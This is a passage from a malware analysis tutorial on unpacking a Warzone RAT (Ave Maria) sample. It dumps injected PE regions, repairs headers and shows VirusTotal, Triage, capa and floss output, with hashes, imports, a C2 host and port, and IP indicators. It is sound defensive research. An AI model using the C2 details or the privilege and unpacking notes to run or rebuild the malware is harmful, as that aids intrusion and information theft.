The **fifth** (**mas_6.bin_0x660000-0x15c000.bin)** and **sixth** (**mas_6.bin_0xa80000-0x15a000.bin**) files can be easily extracted from memory using **System Informer (Process Hacker)** as shown below:




[Figure 29] System Informer (Process Hacker): two regions with injected code

Readers can do it by **double clicking on the malicious process → Memory Tab** and, using **Option button**, mark **"Highlight executable pages,"** as shown below:



[Figure 30] System Informer (Process Hacker): highlighting executable pages

The content of both files can be visualized with a double-click and, as readers can confirm, they are PE files:



[Figure 31] System Informer (Process Hacker): visualizing the PE file in the region


[Figure 32] System Informer (Process Hacker): visualizing the PE file in the second region

The **fifth** file (**mas_6.bin_0x660000-0x15c000.bin** – renamed here as **file_5.bin**) is classified as being *"Morphine"* according to VT (before submitting it, **readers will have to fix its PE sections using PEBear** as I explained previously):

```
remnux@remnux:~/malware/mas/mas_6$ malwoverview.py -v 2 -V file_5.bin -o 0

MD5 hash:          fa224583a8c71a8dec715def214e3201
SHA1 hash:         a79e3730ec2c9c0e657af7c8aec4ccd64e7eb364
SHA256 hash:       31a109787b9cdb2e16ec73313ee2309e91194509bd3173ca15a6b7c9670b283a

Malicious:         39
Undetected:        32

AV Report:

                   Avast:          Win32:Malware-gen
                   Avira:          TR/Redcap.ghjpt
                   BitDefender:    Generic.Malware.SFLlg.F06D66AD
                   DrWeb:          CLEAN
                   Emsisoft:       Generic.Malware.SFLlg.F06D66AD (B)
                   ESET-NOD32:     a variant of Win32/Agent.TJS
                   F-Secure:       CLEAN
                   FireEye:        Generic.mg.fa224583a8c71a8d
                   Fortinet:       CLEAN
                   Kaspersky:      Packed.Win32.Morphine.a
                   McAfee:         CLEAN
                   Microsoft:      Trojan:Win32/Wacatac.B!ml
                   Panda:          CLEAN
                   Sophos:         Mal/EncPk-ZE
                   Symantec:       Bloodhound.Morphine
                   TrendMicro:     CLEAN
                   ZoneAlarm:      Packed.Win32.Morphine.a

Overlay:           YES
```

[Figure 33] Malwoverview: fifth file submitted to Virus Total

The **sixth extracted file (mas_6.bin_0xa80000-0x15a000.bin – renamed here as file_6.bin)** also has **its section headers misaligned** and readers need to fix them (**do not forget to fix the base address too**) using **PE Bear** as shown below:



Name	Raw Addr.	Raw size	Virtual Addr.	Virtual Size	Characteristics	Ptr to Reloc.	Num. of Reloc.	Num. of Linenum.
.text	400	17200	1000	1708C	60000020	0	0	0
.rdata	17600	5000	19000	4F88	40000040	0	0	0
.data	1C600	600	1E000	135108	C0000040	0	0	0
.rsrc	1CC00	2E00	154000	2C70	40000040	0	0	0
.reloc	1FA00	1400	157000	12A8	42000040	0	0	0
.bss	20E00	200	159000	1000	40000040	0	0	0

Name	Raw Addr.	Raw size	Virtual Addr.	Virtual Size	Characteristics	Ptr to Reloc.	Num. of Reloc.	Num. of Linenum.
.text	1000	18000	1000	18000	60000020	0	0	0
.rdata	19000	5000	19000	5000	40000040	0	0	0
.data	1E000	136000	1E000	136000	C0000040	0	0	0
.rsrc	154000	3000	154000	3000	40000040	0	0	0
.reloc	157000	2000	157000	2000	42000040	0	0	0
.bss	159000	200	159000	200	40000040	0	0	0
>	159200	^	159200	^	r--			

Offset	Name	Func. Count	Bound?	OriginalFirstThun	TimeDateStamp	Forwarder	NameRVA	FirstThunk
1CC50	webservices.dll	1	FALSE	1D0E8	0	0	1D108	1936C
1CC64	bcrypt.dll	4	FALSE	1D0B4	0	0	1D178	19338
1CC78	KERNEL32.dll	108	FALSE	1CE08	0	0	1D8FE	1908C
1CC8C	USER32.dll	20	FALSE	1D014	0	0	1DA6E	19298
1CCA0	ADVAPI32.dll	30	FALSE	1CD7C	0	0	1DCCC	19000
1CCB4	SHELL32.dll	8	FALSE	1CFD0	0	0	1DD6E	19254
1CCC8	urlmon.dll	1	FALSE	1D0E0	0	0	1DD90	19364
1CCDC	WS2_32.dll	16	FALSE	1D070	0	0	1DDD4	192F4
1CCF0	ole32.dll	5	FALSE	1D0C8	0	0	1DE3E	1934C
1CD04	SHLWAPI.dll	7	FALSE	1CFF4	0	0	1DEBE	19278
1CD18	NETAPI32.dll	2	FALSE	1CFBC	0	0	1DEF2	19240
1CD2C	OLEAUT32.dll	1	FALSE	1CFC8	0	0	1DF00	1924C
1CD40	CRYPT32.dll	3	FALSE	1CDF8	0	0	1DF54	1907C
1CD54	WININET.dll	1	FALSE	1D068	0	0	1DF7C	192EC

bcrypt.dll [4 entries]

Call via	Name	Ordinal	Original Thunk	Thunk	Forwarder	Hint
19338	BCryptSetProperty	-	1D146	72FD4FD0	-	35
1933C	BCryptGenerateSymmetricKey	-	1D15A	72FD50F0	-	1F
19340	BCryptOpenAlgorithmProvider	-	1D128	72FD3F60	-	27
19344	BCryptDecrypt	-	1D118	72FD5790	-	8

[Figure 34] PE Bear: aligning section headers and fixing import table

This sixth file has relevant imported DLLs such as **Bcrypt.dll, WS2_32.dll, urlmon.dll, NETAPI32.dll** (**NetUserAdd** and **NetLocalGroupAddMembers** functions) and **WININET.dll**, for example, and it is the running process after all of this infection process.

Submitting the sample to **Virus Total** we have:

```
remnux@remnux:~/malware/mas/mas_6$ malwoverview.py -v 9 -V file_6.bin -o 0

        File Submitted!

        id: MTMwOWE3MjgzZjY3YjI2MTg5OTdhNjBmYjg3ZGJkMjg6MTY1OTkwNzc3Nw==

        Wait for 120 seconds (at least) before requesting the report using -v 1 or -v 8 options!

remnux@remnux:~/malware/mas/mas_6$ malwoverview.py -v 2 -V file_6.bin -o 0

MD5 hash:           1309a7283f67b2618997a60fb87dbd28
SHA1 hash:          50240b114af56a8380ba35cf30be1ff07d780d39
SHA256 hash:        8293312b3627167f97e4a5d2900bbdef342e60ad926bc303049b1c9c21fe6d72

Malicious:          50
Undetected:         21

AV Report:
                    Avast:          Win32:Malware-gen
                    Avira:          TR/Redcap.ghjpt
                    BitDefender:    DeepScan:Generic.Malware.SFLl!prn!g.F5992E07
                    DrWeb:          MULDROP.Trojan
                    Emsisoft:       DeepScan:Generic.Malware.SFLl!prn!g.F5992E07 (B)
                    ESET-NOD32:     a variant of Win32/Agent.TJS
                    F-Secure:       Trojan.TR/Redcap.ghjpt
                    FireEye:        Generic.mg.1309a7283f67b261
                    Fortinet:       W32/Agent.TJS!tr
                    Kaspersky:      Trojan.Win32.Agentb.jiad
                    McAfee:         PWS-FDNF!1309A7283F67
                    Microsoft:      Backdoor:Win32/Remcos!MTB
                    Panda:          CLEAN
                    Sophos:         ML/PE-A + Mal/Emogen-Y
                    Symantec:       Infostealer
                    TrendMicro:     CLEAN
                    ZoneAlarm:      Trojan.Win32.Agentb.jiad

Overlay:            YES
```

[Figure 35] Malwoverview: submitting and collecting report from Virus Total

As reader can confirm, the artifact is considered malicious by most antiviruses, it is an info-stealer, but there isn't certain that it's an **Ave Maria / Warzone Rat**.

To supplement the information, I checked whether the sample was present on **Triage** and, apparently, there was not:

```
remnux@remnux:~/malware/mas/mas_6$ malwoverview.py -x 1 -X 8293312b3627167f97e4a5d2900bbdef342e60ad926b
c303049b1c9c21fe6d72 -o 0

                                        TRIAGE OVERVIEW REPORT

-----------------------------------------------------------------------------------------------

remnux@remnux:~/malware/mas/mas_6$
```


[Figure 36] Malwoverview: checking the existence of the sample on Triage

As this sample did not exist on **Triage**, so I submitted it and, a couple of minutes later, I recovered the report as shown on the next page:

```
remnux@remnux:~/malware/mas/mas_6$ malwoverview.py -x 3 -X file_6.bin -o 0

                          TRIAGE SAMPLE SUBMIT REPORT

--------------------------------------------------------------------------------

id:          220807-1feeasgfcm
status:      pending
filename:    file_6.bin
submitted:   2022-08-07T21:35:13Z

remnux@remnux:~/malware/mas/mas_6$ malwoverview.py -x 2 -X 220807-1feeasgfcm -o 0

                                        TRIAGE SEARCH REPORT

------------------------------------------------------------------------------------------

score:      10
extracted:
           c2:
                     mosesmanservernew.hopto.org:4980
           family:   warzonerat
           rule:     Warzonerat
           dumped:   file_6.bin
           resource: sample
           tasks:    static1

id:         220807-1feeasgfcm
target:     file_6.bin
size:       1417216
md5:        1309a7283f67b2618997a60fb87dbd28
sha1:       50240b114af56a8380ba35cf30be1ff07d780d39
sha256:     8293312b3627167f97e4a5d2900bbdef342e60ad926bc303049b1c9c21fe6d72
completed:  2022-08-07T21:37:49Z

signatures:
           Warzone RAT payload
           WarzoneRat, AveMaria
           Warzonerat family

targets:
           family:   warzonerat
           iocs:
                     mosesmanservernew.hopto.org
                     8.8.8.8
                     185.222.57.173
                     20.50.73.9
                     67.26.105.254
           md5:      1309a7283f67b2618997a60fb87dbd28
           score:    10
           sha1:     50240b114af56a8380ba35cf30be1ff07d780d39
           sha256:   8293312b3627167f97e4a5d2900bbdef342e60ad926bc303049b1c9c21fe6d72
           size:     1417216bytes
           tags:
                     family:warzonerat
                     infostealer
                     rat
           target:   file_6.bin
           tasks:    behavioral1 behavioral2
```

[Figure 37] Malwoverview: recovering the sample's report from Triage.


As we could confirm, we are really handling with **Ave Maria | Warzone RAT**. It's valid to highlight that **I didn't submit the unpacked sample when the C2 was alive, but only more than two weeks later**. Therefore, **Triage and Virus Total** had not enough conditions for producing a more detailed report. Anyway, I collected other IOCs when C2 servers was alive (*at same day that it was reported on Twitter by James:* ***@James_inthe_box***) and the **Process Explorer** shows the established connection with the server:



[Figure 38] Process Explorer: recovering the sample's report from Triage.

Checking handles associated to the process is another recommended action and, not surprisingly, we found evidence of the unpacked payload's network communication.

Observe that there are lines that are highlighted with the cyan color, and they are **\Device\Afd** (**AFD: Ancillary Function Driver**), which is related to **afd.sys** driver and, as readers could expect, **it is one of responsible drivers for managing network communication through Winsock2**, as shown below:




[Figure 39] System Informer: highlighted handles related to network communication

Observing the **final unpacked payload** running through **System Informer (Process Hacker)** we have:

[Figure 40] System Informer: final payload running

It's interesting to notice that **its image coherence is not 100%** because the image is running on memory isn't the same of the image saved onto disk due to injected code regions that we discovered. Examining the security token, we also learned that **SeDebugPrivilege** was enabled on runtime:



[Figure 41] System Informer: SeDebugPrivilege enabled on runtime

This is the kind of powerful privilege because the process holding this privilege can acquire any process handle, inspect and, in general, access any process. Additionally, according to Microsoft, the definition of this privilege is *"Required to debug and adjust the memory of a process owned by another account"* (https://docs.microsoft.com/en-us/windows/win32/secauthz/privilege-constants).

Therefore, we can infer that a possible or similar API sequence as the one shown were eventually used for obtaining this result:

a. **LookupPrivilegeValue( ):** it retrieves the locally unique identifier, which is used to represent the privilege name.
b. **GetTokenInformation( ):** it retrieves information about a given access token.
c. **AdjustTokenPrivileges( ):** it enables/disables privileges for a given token.

Pay attention: I didn't state this sequence has been used for this binary, but that it's a possible sequence of functions to change the privilege on runtime. For example, **GetTokenInformation( )** wouldn't really needed to accomplish the objective. Anyway, I think that readers have understood the general idea.

To acquire further information and trace a functional profile of the final payload, I prefer using **capa tool (from Mandiant)** as shown below:

```
C:\Users\Administrator\Desktop>capa mas_6.bin_0xa80000-0x15a000.bin
loading : 100%|████████████████████████████████████████████████████████████| 661
61 [00:01<00:00, 646.13 rules/s]
matching: 100%|███████████████████████████████████| 640/640 [00:11<00:00, 53.52 functions/s,
ipped 15 library functions (2%)]
+------------------------+------------------------------------------------------------------------------------+
| md5                    | 46ddfd6177987b988bffe7f83b00fa8d                                                   |
| sha1                   | 95b7786f9991b1878cf5a6b1408e4240370194e3                                           |
| sha256                 | 2552eb3541b724b7732344af6630242516e2f492c285e7e433eae248ca7e7978                   |
| os                     | windows                                                                            |
| format                 | pe                                                                                 |
| arch                   | i386                                                                               |
| path                   | mas_6.bin_0xa80000-0x15a000.bin                                                    |
+------------------------+------------------------------------------------------------------------------------+

+------------------------+------------------------------------------------------------------------------------+
| ATT&CK Tactic          | ATT&CK Technique                                                                   |
|------------------------+------------------------------------------------------------------------------------|
| DEFENSE EVASION        | Obfuscated Files or Information:: T1027                                            |
| EXECUTION              | Shared Modules:: T1129                                                             |
+------------------------+------------------------------------------------------------------------------------+

+-----------------------------+-------------------------------------------------------------------------------+
| MBC Objective               | MBC Behavior                                                                  |
|-----------------------------+-------------------------------------------------------------------------------|
| CRYPTOGRAPHY                | Cryptographic Hash::SHA1 [C0029.002]                                          |
|                             | Encrypt Data::RC4 [C0027.009]                                                 |
|                             | Encryption Key::RC4 KSA [C0028.002]                                           |
| DATA                        | Encode Data::XOR [C0026.002]                                                  |
|                             | Non-Cryptographic Hash::MurmurHash [C0030.001]                                |
| DEFENSE EVASION             | Disable or Evade Security Tools::Heavens Gate [F0004.008]                     |
|                             | Obfuscated Files or Information::Encoding-Standard Algorithm [E1027.m02]      |
| DISCOVERY                   | Code Discovery::Enumerate PE Sections [B0046.001]                             |
| EXECUTION                   | Install Additional Program:: [B0023]                                          |
+-----------------------------+-------------------------------------------------------------------------------+

+-------------------------------------------------------+-----------------------------------------------------+
| CAPABILITY                                            | NAMESPACE                                           |
|-------------------------------------------------------+-----------------------------------------------------|
| 64-bit execution via heavens gate (6 matches)         | anti-analysis/anti-disasm                           |
| encode data using XOR (5 matches)                     | data-manipulation/encoding/xor                      |
| encrypt data using RC4 KSA                            | data-manipulation/encryption/rc4                    |
| hash data using murmur3                               | data-manipulation/hashing/murmur                    |
| hash data using SHA1                                  | data-manipulation/hashing/sha1                      |
| contain a resource (.rsrc) section                    | executable/pe/section/rsrc                          |
| contain an embedded PE file                           | executable/subfile/pe                               |
| access PEB ldr_data                                   | linking/runtime-linking                             |
| enumerate PE sections                                 | load-code/pe                                        |
| parse PE header (2 matches)                           | load-code/pe                                        |
+-------------------------------------------------------+-----------------------------------------------------+
```

[Figure 42] Capa: getting vital information about the binary for later static analysis

There's crucial information that will help us during the reverse engineering later:

- the threat is using **RC4 symmetric algorithm** (maybe related encrypted C2 servers).
- **SHA1 hash (160-bit)** is being used. In other malware families such as **Hancitor**, this algorithm is used to generate a key.
- the sample contains an **embedded PE file**. This time we don't know whether is one of the extracted sample or, eventually, a new one.
- **PE parsing** is occurring. Although we don't have any clue this time, this activity could be related a hashing algorithm, for example. However, once again, we don't have any idea yet.

Certainly, I'll be using **Flare Capa Explorer** during the reverse engineering section later in this article.

I also checked whether there was any **stack string** through the **floss tool (from Mandiant)**, which is always an additional problem during the reverse engineering phase, but fortunately there wasn't anything critical:

```
C:\Users\Administrator\Desktop>floss --no_static -- mas_6.bin_0xa80000-0x15a000.bin
finding decoding function features: 100%|█| 640/640 [00:01<00:00, 472.80 functions/s, skipped 15 library functions
INFO: floss.stackstrings: extracting stackstrings from 587 functions
INFO: floss.results: 0VAT
extracting stackstrings: 100%|████████████████████████████████████████| 587/587 [00:06<00:00, 89.82 functions/s]
INFO: floss.tightstrings: extracting tightstrings from 38 functions...
extracting tightstrings from function 0x417fcb: 100%|████████████████████| 38/38 [00:03<00:00, 10.90 functions/s]
INFO: floss.string_decoder: decoding strings
emulating function 0x417fcb (call 1/1): 100%|████████████████████████████| 43/43 [00:23<00:00,  1.84 functions/s]
INFO: floss: finished execution after 60.88 seconds

FLARE FLOSS RESULTS (version v2.0.0-0-gdd9bea8)
+------------------------+------------------------------------------------------------------------------------+
| file path              | mas_6.bin_0xa80000-0x15a000.bin                                                    |
| extracted strings      |                                                                                    |
|  static strings        | Disabled                                                                           |
|  stack strings         | 1                                                                                  |
|  tight strings         | 0                                                                                  |
|  decoded strings       | 0                                                                                  |
+------------------------+------------------------------------------------------------------------------------+

---------------------------
| FLOSS STACK STRINGS (1) |
---------------------------
0VAT

---------------------------
| FLOSS TIGHT STRINGS (0) |
---------------------------

-----------------------------
| FLOSS DECODED STRINGS (0) |
-----------------------------
```

[Figure 43] Floss: using Floss tool to check for possible stack strings

It seems that is enough, but it isn't. If we quickly examine strings on runtime (**System Informer → Memory → Options → Strings… → (minimal length: 10) → OK**), we can get an interesting list of clues:

